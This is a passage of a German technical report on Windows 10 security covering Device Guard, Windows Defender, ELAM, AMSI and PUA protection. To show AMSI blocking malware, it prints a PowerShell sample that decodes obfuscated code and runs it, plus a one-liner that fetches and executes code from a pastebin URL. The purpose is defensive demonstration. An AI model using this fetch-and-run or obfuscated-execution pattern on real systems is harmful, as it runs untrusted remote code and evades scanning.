


Abbildung 57: Virtualization-base Security: HyperVisorCodeIntegrity - KMCI – Quelle: [TNB-DevG]

Somit kann bei geeigneter Konfiguration garantiert werden, dass sämtliche Kernelmode- als auch Usermode-Komponenten - also nicht nur die Executables, sondern sämtliche Treiber, Dienste, DLLs, etc… mittels Code-Signaturen freigegeben werden müssen, um zur Ausführung gelangen zu können.

2.8.1. Device Guard: Chain-of-Trust

Die Funktionalität besteht jedoch nicht nur aus der *Kernel Mode Code Integrity* (KMCI) sowie *User Mode Code Integrity* (UMCI) Prüfung, und dem Blockieren von unsigniertem beziehungsweise vom Administrator nicht zur Ausführung freigegebenem Code, sondern das Device-Guard-Konzept setzt bereits beim Secure Boot des Systems an. Ausgehend von der UEFI-Firmware der zugrundeliegenden Hardware wird eine Chain-of-Trust gebildet, die über Firmware-Komponenten, Master-Boot-Record und Bootloader, den Hypervisor, den Windows-Kernel und Secure-Kernel, die Gerätetreiber, den Diensten bis hin zu den Applikationen ein vollständig geprüftes und als vertrauenswürdig freigegebenes System sicherstellt (siehe Abbildung 58). Sämtlicher Code der nicht explizit signiert und erlaubt wurde, ist bei geeigneter Konfiguration nicht mehr ausführbar (vollständiger Whitelisting Ansatz).




Abbildung 58: Device-Guard-Konzept: vollständige Absicherung des Gerätes – Quelle: [MIG-DevG]

2.8.2. Code-Signatur für Device Guard

Treiber müssen hierzu mit WHQL-Signaturen[7] versehen und HVCI-kompatibel[8] sein. Zugelassene (Dritthersteller-) Applikationen können signierte Applikationen und Module (z.B. DLLs) sein, oder die Signatur wird administrativ ähnlich wie bei Gerätetreiber-Paketen mittels signierter Catalog-Files (`*.cat`) bereitgestellt. Zur Erzeugung derartiger signierter Catalog-Files ist in Windows 10 Enterprise ein Monitoring-Werkzeug (`PackageInspector.exe`) enthalten, das den Installationsvorgang und den ersten Start einer Applikation aufzeichnen und auf diese Weise eine vollständige Liste der zu einer Applikation gehörenden Binaries erstellen kann. Wie auch bereits von Gerätetreibern bekannt, besteht das so erstellte Catalog-File aus einer Liste von SHA2-Signaturen sämtlicher benötigter Dateien. Das Catalog-File selbst wird anschließend mittels des im Windows-Software-Development-Kit (SDK) enthaltenen `SignTool.exe` mit einer Code-Signatur versehen, hierzu wird ein Code-Signing-Zertifikat benötigt.

[7] Hardwarezertifizierung (Windows Hardware Quality Labs): https://msdn.microsoft.com/de-de/library/windows/hardware/gg463010.aspx

[8] Hypervisor-based Code Integrity, mit Device Guard kompatible Treiber, siehe [MSDN-DevDrv]

2.8.3. Device Guard Nutzungs-Szenarien und Konfiguration

Die Device-Guard-Technologie ist ungeeignet für Systeme, auf denen es Anwendern gestattet werden soll selbst Software aufzubringen. Sowohl die verwendete Hardware und deren Gerätetreiber, als auch sämtliche Softwarekomponenten die am System genutzt werden sollen, müssen „fully managed“ seitens der Unternehmens-IT bereitgestellt und mit entsprechenden Parametrierungen für Device Guard versehen vorab getestet werden.

Bei geeigneter Konfiguration lässt sich der Schutz auch nicht einfach wieder abstellen. Die Policy ist signiert, eine Deaktivierung von Device Guard kann daher auch für Administratoren oder für mit System-Rechten agierende Akteure wirksam unterbunden werden. Um Device Guard wieder abzuschalten ist eine korrekt signierte Policy nötig.

Device Guard ist unter anderem mittels PowerShell und/oder Gruppenrichtlinien automatisiert konfigurierbar, der Einsatz vor allem in Umgebungen mit hohem Schutzbedarf, und wenn Systeme seitens der IT-Organisation ohnehin bereits ausschließlich „fully managed“ betrieben werden ist definitiv anzuraten. Die Einführung bedarf jedoch umfassende Kenntnis über sämtliche Hardware- und Software-Komponenten in allen zum Einsatz kommenden Revisions / Versionen und setzt physische Maschinen mit bestimmten Hardware-Eigenschaften sowie Windows 10 Enterprise voraus. Wird sämtliche Hard- und Software ausschließlich zentral durch die Unternehmens-IT bereitgestellt, sind die Voraussetzungen hierfür grundsätzlich vorhanden.

Die vollständige Vorgangsweise zur Inbetriebnahme sowie zur Erstellung einer Policy sind dem sehr ausführlichen Guide [MTN-DevG] zu entnehmen. Der BlackHat-Vortag [BH15-W10] von Alex Ionesco[9] widmet sich intensiv dem von Microsoft mit Windows 10 eingeführten Virtualization-based Security Konzept. Für einen ersten kurzen Einblick in DeviceGuard kann der Microsoft Virtual-Academy Video-Kurs [MVA-DevG] empfohlen werden.

2.8.4. Koexistenz: Device Guard und AppLocker

Device Guard und AppLocker verfolgen zwar das gleiche Ziel, bieten hierfür jedoch unterschiedliche Konzepte. Während Device Guard mittels Virtualization Based Code Integrity garantieren kann, dass sämtlicher zur Ausführung gelangender Code sowohl im User- als auch im Kernel-Mode signiert und damit seitens des Administrators frei gegeben wurde, bietet AppLocker nicht diese strengen Garantien, jedoch die Möglichkeit die Nutzung der grundsätzlich freigegebenen Applikationen noch auf bestimmte Benutzer oder Benutzergruppen zu beschränken. Darüber hinaus ermöglicht AppLocker auch eine feingranular und auf Benutzer abgestimmte Black- und Whitelist für seitens Microsoft bereits signierte Universal Apps aus dem AppStore (vgl. [MTN-DevG]).

[9] Co-Autor der bekannten Windows Internals Bücher [MR-WinInt62] und [MR-WinInt62]

2.9. Malware-Schutz: Windows Defender (Anti-Virus)

Microsoft hat auch bereits für Windows XP und Windows 7 Antivirus-Lösungen angeboten, die kostenfreie Variante *Microsoft Security Essentials*[10] durfte jedoch nur von privaten Nutzern und kleinen Unternehmen auf bis zu 10 Geräten eingesetzt werden. Für größere Unternehmen, akademische Einrichtungen und die öffentliche Verwaltung durfte das kostenfreie *Security Essentials* nicht eingesetzt werden, als Alternative offeriert Microsoft hierfür kostenpflichtige Endpoint-Protection Lösungen, die z.B. mittels *Microsofts System Center* verwaltet werden (vgl. [MS-SEeula]).

Ab Windows 8 und auch in Windows 10 ist bereits im Betriebssystem eine Antimalware Lösung namens *Windows Defender* enthalten – diese muss somit nicht mehr separat bezogen und installiert werden. Standardmäßig ist diese so lange bzw. immer dann wirksam, wenn keine andere aktuelle (Dritthersteller-)Antimalware-Lösung am System aktiv ist. (Anmerkung: Die Namensgebung *Windows Defender* in Windows 8 und 10 kann leicht zu Verwechslungen führen, bereits unter Windows Vista und Windows 7 war eine Komponente namens *Defender* enthalten, es handelte sich hierbei jedoch nur um einen Anti-Spyware-Schutz und nicht um einen vollständigen Malware-Schutz wie er mittels *Microsoft Security Essentials* unter Windows 7 bzw. mit *Windows Defender* ab Windows 8 bereitgestellt wird).

Windows Defender benötigt keine aufwändige Konfiguration und bietet einen Echtzeitschutz (Antimalware-Wächter) gegen Spyware, Viren, Rootkits und andere Schadsoftware. In der Default-Konfiguration nutzt *Windows Defender* auch die Microsoft Cloud (siehe [MMPC-WinDef, S. 8]) um Informationen zu unbekannten Samples abzurufen oder auch Samples an Microsoft zu übermitteln - diese aus Datenschutz-Gründen eventuell nicht gewünschten Funktionalitäten lassen sich in den Einstellungen deaktivieren. Hinweise zur Nutzung und Konfiguration sind in [MSP-W10e, S. 225ff] und [MSP-W10, S. 69] zu finden.

Windows Defender schützt aktuell ca. 300 Millionen Geräte (Aussage vom 01.03.2016 in [MS-WDATP]), hat daher eine beachtliche Nutzerzahl die vermutlich kaum ein anderer Antimalware-Hersteller vorweisen kann. Aufgrund der Cloud-Integration und der Tatsache, dass vor allem auf vielen privat genutzten Geräten auch der Sample-Upload in der Default-Einstellung läuft und somit aktiv geschaltet ist, spült dies eine hohe Anzahl an wertvollen Samples in Microsofts Malware-Labs.

Nicht unterschätzt werden darf auch der automatische Upload von Absturzmeldungen durch das Betriebssystem an Microsoft. Oftmals verursacht Malware Fehlfunktionen und Abstürze. Übermittelte Crash-Dumps sind daher ein wertvoller Sensor, mit dem sehr zeitnah Rückschlüsse über gehäuftes Auftreten und Verbreitung von möglicherweise durch Malware verursachte Abstürze getätigt werden können. Gerüchteweise wurden Malware-Entwickler auch bereits auf diese Weise überführt, nicht alle Schadcode-Autoren sind so schlau bei ihrer Entwicklung und den oftmals auch fehlgeschlagenen Tests das System offline zu betreiben oder zumindest den Upload der Crash-Dumps konsequent zu deaktivieren.

[10] http://windows.microsoft.com/de-AT/windows/security-essentials-download

Microsoft hat im März 2016 angekündigt, im weiteren Verlauf des Jahres 2016 auch eine Cloud-Funktionalität namens *Windows Defender Advanced Threat Protection* bereitzustellen. Die Funktionalität dürfte sich an Unternehmen richten und soll eine Aufklärung von Security-Incidents unterstützen. Möglich wird dies durch Sammlung von Daten von allen Geräten, diese Daten werden in der Microsoft Cloud mittels „Big Data Analysen“ ausgewertet und sollen so Antworten auf die Fragen geben, wie ein Security-Incident passieren konnte und wo er seinen Ursprung nahm (vgl. [MS-WDATP]).

Microsoft betont, dass es sich bei *Windows Defender* um eine hochwertige „Enterprise-class“ Antimalware-Lösung handelt. Defender profitiert von der tiefen Integration ins Betriebssystem. Der Kontext von Dateien, also woher diese stammen, kann bei der Analyse hilfreich sein. Defender erfährt über das Betriebssystem, ob Dateien aus dem unsicheren Internet oder beispielsweise von einem vertrauenswürdigen Unternehmensserver stammen (vgl. [MTN-W10sec, Chapter „Windows Defender“]). Defender ist auch im User-Account-Control Feature des Betriebssystems mit eingebunden, wenn ein UAC-Request getriggert wird, prüft UAC mittels Defender automatisch die zu startende Software bevor dem Administrator der UAC-Dialog angezeigt wird (vgl. [MMPC-WinDef, S. 6]). Nachfolgend werden einige seitens Microsoft hervorgehobene Neuerungen von Windows Defender kurz skizziert:

2.9.1. Early Launch Antimalware (ELAM)

Windows Defender wird als *Early Launch Antimalware* (ELAM) Treiber registriert, dies bewirkt ein frühestmögliches Laden der Antimalware-Engine noch vor Drittherstteller-Gerätetreibern oder anderer Software, sodass Schadsoftware die sich als Treiber oder Dienst einnistet vor deren Ausführung geprüft und nicht geladen wird (Konfiguration des Verhaltens siehe Abbildung 59, vgl. [MSP-W10, S. 60f]).




Abbildung 59: Konfiguration der Gruppenrichtlinie für ELAM (Early Launch Antimalware)

2.9.2. Antimalware Scan Interface (AMSI)

Windows Defender stellt ein standardisiertes Antimalware Scan Interface (AMSI) zur Verfügung – mit diesem können Runtimes und Scriptsprachen-Interpreter wie Windows Scripting Host, JavaScript und PowerShell den auszuführenden Script-Code unmittelbar vor Ausführung prüfen lassen – dies ist deshalb wichtig, da derartiger Code oftmals stark obfuskiert ist, und erst vom Interpreter vor der Ausführung in die tatsächlichen Codesequenzen übersetzt wird (vgl. [MMPC-WinDef, S. 7]). Mittels der AMSI-Architektur können sämtliche DeObfuskierungen durch die Scriptsprache selbst vorgenommen und der Code anschließend zur Prüfung an die Defender Scan Engine übergeben werden (siehe Abbildung 60).




Abbildung 60: Antimalware Scan Interface (AMSI) Architektur – Quelle: [MMPC-AMSI]

Abbildung 61 demonstriert, dass PowerShell den auszuführenden Code zuvor mittels Antimalware Scan Interface prüfen lässt. Ein auf PasteBin hochgeladener Schadcode-Schnippsel enthält einen mittels Base64-Kodierung sowie mit XOR verschleierten Code, der als Bedrohung erkannt und automatisch blockiert wird (Code-Quelle: [MMPC-AMSI]).

```
Set-ExecutionPolicy Unrestricted

## obfuskierter Demo-Schadcode-Schnipsel:
$base64 = "FHJ+YHoTZ1ZARxNgUl5DX1YJEwRWBAFQAFBWHgsFAlEeBwAACh4LBAcDHgNSUAIHCwdQAgALBRQ="
$bytes = [Convert]::FromBase64String($base64)
$string = -join ($bytes | % { [char] ($_ -bxor 0x33) })
iex $string

# Code ist gespeichert auf: http://pastebin.com/raw.php?i=JHhnFV8m
# In PowerShell abrufen und ausführen mit:
Invoke-Expression (Invoke-webRequest http://pastebin.com/raw.php?i=JHhnFV8m)
```




Abbildung 61: Obfuskierter PowerShell Schadcode wird von AMSI blockiert

Abbildung 62 zeigt den zum blockierten PowerShell-Befehl aus Abbildung 61 korrespondierenden EventLog-Eintrag betreffend Erkennung des Virus `Win32/Mptest!amsi`. Der de-obfuskierte Schadcode `AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386` wurde korrekt erkannt und blockiert.




Abbildung 62: Ereignisanzeige: Windows Defender, PowerShell

2.9.3. Potentiell unerwünschte Applikationen (PUA)

Eher unbekannt ist die Tatsache, dass Windows Defender auch einen Schutz vor sogenannten *Potentially Unwanted Applications* (kurz: PUA) bereitstellen kann. Potentiell unerwünschte Applikationen sind in der Regel „untergeschobene“ Softwarezugaben zu kostenfreier oder werbefinanzierter Software, dazu zählen zum Beispiel Browser-Erweiterungen die Werbung injizieren oder andere fragwürdige Zwecke verfolgen. Es handelt sich hierbei zwar nicht um Schadcode im eigentlichen Sinne, jedoch sind diese Komponenten in der Regel aus Benutzersicht unerwünscht, und schwächen aufgrund der oftmals fehlerhaften und angreifbaren Implementierung auch die Sicherheit des Systems.

Der PUA-Schutz von Windows Defender wirkt für Content, der mittels Web-Browser geladen wurde oder als aus dem Web stammend gekennzeichnet ist.

Die entsprechende Option findet sich nicht in den mittels GUI konfigurierbaren Einstellungen, sondern kann durch Anlegen des nachfolgenden Registry-Keys wie folgt aktiviert werden (vgl. [MMPC-PUA], [HS-PUA]):

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\MpEngine]
"MpEnablePus"=dword:00000001
```

Warum Microsoft den PUA-Schutz nicht ab Werk aktiviert, und die Nutzung nur für gemanagte Unternehmens-PCs bei denen der Administrator dies manuell aktiviert vorsieht hat vermutlich rechtliche Gründe. Software die seitens Microsoft als PUA klassifiziert wird wäre sonst mit einem Schlag die Existenzgrundlage sehr weitreichend entzogen. Da teils auch große Unternehmen hinter solch unerwünschter Software stehen, wären rechtliche Auseinandersetzungen vermutlich absehbar.

Eine Möglichkeit den PUA-Schutz nach Aktivierung und Neustart des Gerätes zu prüfen wird in Abschnitt 3.7.1.1 auf Seite 124 erläutert.

2.9.4. Konfiguration von Windows Defender

Windows Defender kann nur rudimentär über das integrierte GUI administriert werden.

Für Administratoren stehen jedoch lokale oder über das Netzwerk verteilbare Gruppenrichtlinien zur Verfügung, die eine umfangreiche Konfiguration wie auch von anderen Malware-Scannern gewohnt ermöglichen.

Bei Bedarf lässt sich für den Unternehmenseinsatz die integrierte Defender-Lösung aber auch mit den kostenpflichtigen Werkzeugen Microsoft Intune, System Center Configuration Manager und Microsoft System Center Operations Manager verwalten.

Details zur Konfiguration finden sich in [MTN-WinDef1], [MTN-WinDef2], [MTN-WinDef3] und [MTN-WinDef4].

Abbildung 63 zeigt den Gruppenrichtlinieneditor, die Konfigurationen verbergen sich in der deutschsprachigen Variante unterhalb von:

`Computerkonfiguration/Administrative Vorlagen/Windows-Komponenten -> Endpoint Protection`




Abbildung 63: Konfiguration von Windows Defender über Gruppenrichtlinien

Windows Defender kann aber auch mittels PowerShell administriert, konfiguriert und aktualisiert werden (siehe Abbildung 64, Details hierzu siehe [MTN-WinDef5]).

